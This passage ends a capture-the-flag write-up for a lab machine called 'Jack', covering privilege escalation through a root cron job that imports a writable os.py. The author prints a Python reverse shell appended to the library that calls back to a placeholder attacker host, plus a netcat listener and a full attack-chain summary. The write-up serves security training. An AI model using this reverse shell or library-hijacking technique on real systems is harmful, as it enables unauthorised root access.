
The machine hinted at Python. Found checker.py running as root every two minutes, importing the os module:
Checked permissions on os.py:

Jack can write to it. Injected a reverse shell at the end of os.py:
import socket
import pty
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("KALI_IP", 22444))
dup2(s.fileno(),0)
dup2(s.fileno(),1)
dup2(s.fileno(),2)
pty.spawn("/bin/bash")
s.close()
Listener up:
rlwrap nc -nlvp 22444
Within two minutes, cron fired and the shell landed:
root@jack:~# cat root.txt
b8b63a861cc09e853f29d8055d64bffb
Full Attack Chain
Nmap → WordPress 5.3.2, Apache 2.4.18, ports 22 + 80
→ WPScan → users (jack, wendy, danny), XML-RPC enabled, User Role Editor plugin
→ Metasploit XML-RPC brute force → Wendy:password recovered
→ WordPress login → Burp intercept → ure_other_roles=administrator → admin access
→ Akismet plugin edit → PHP reverse shell → www-data shell
→ Python shell stabilization → id_rsa found → SSH as jack → user flag
→ checker.py runs as root every 2 min importing os
→ os.py writable by jack → reverse shell appended
→ cron fires → root shell → root flag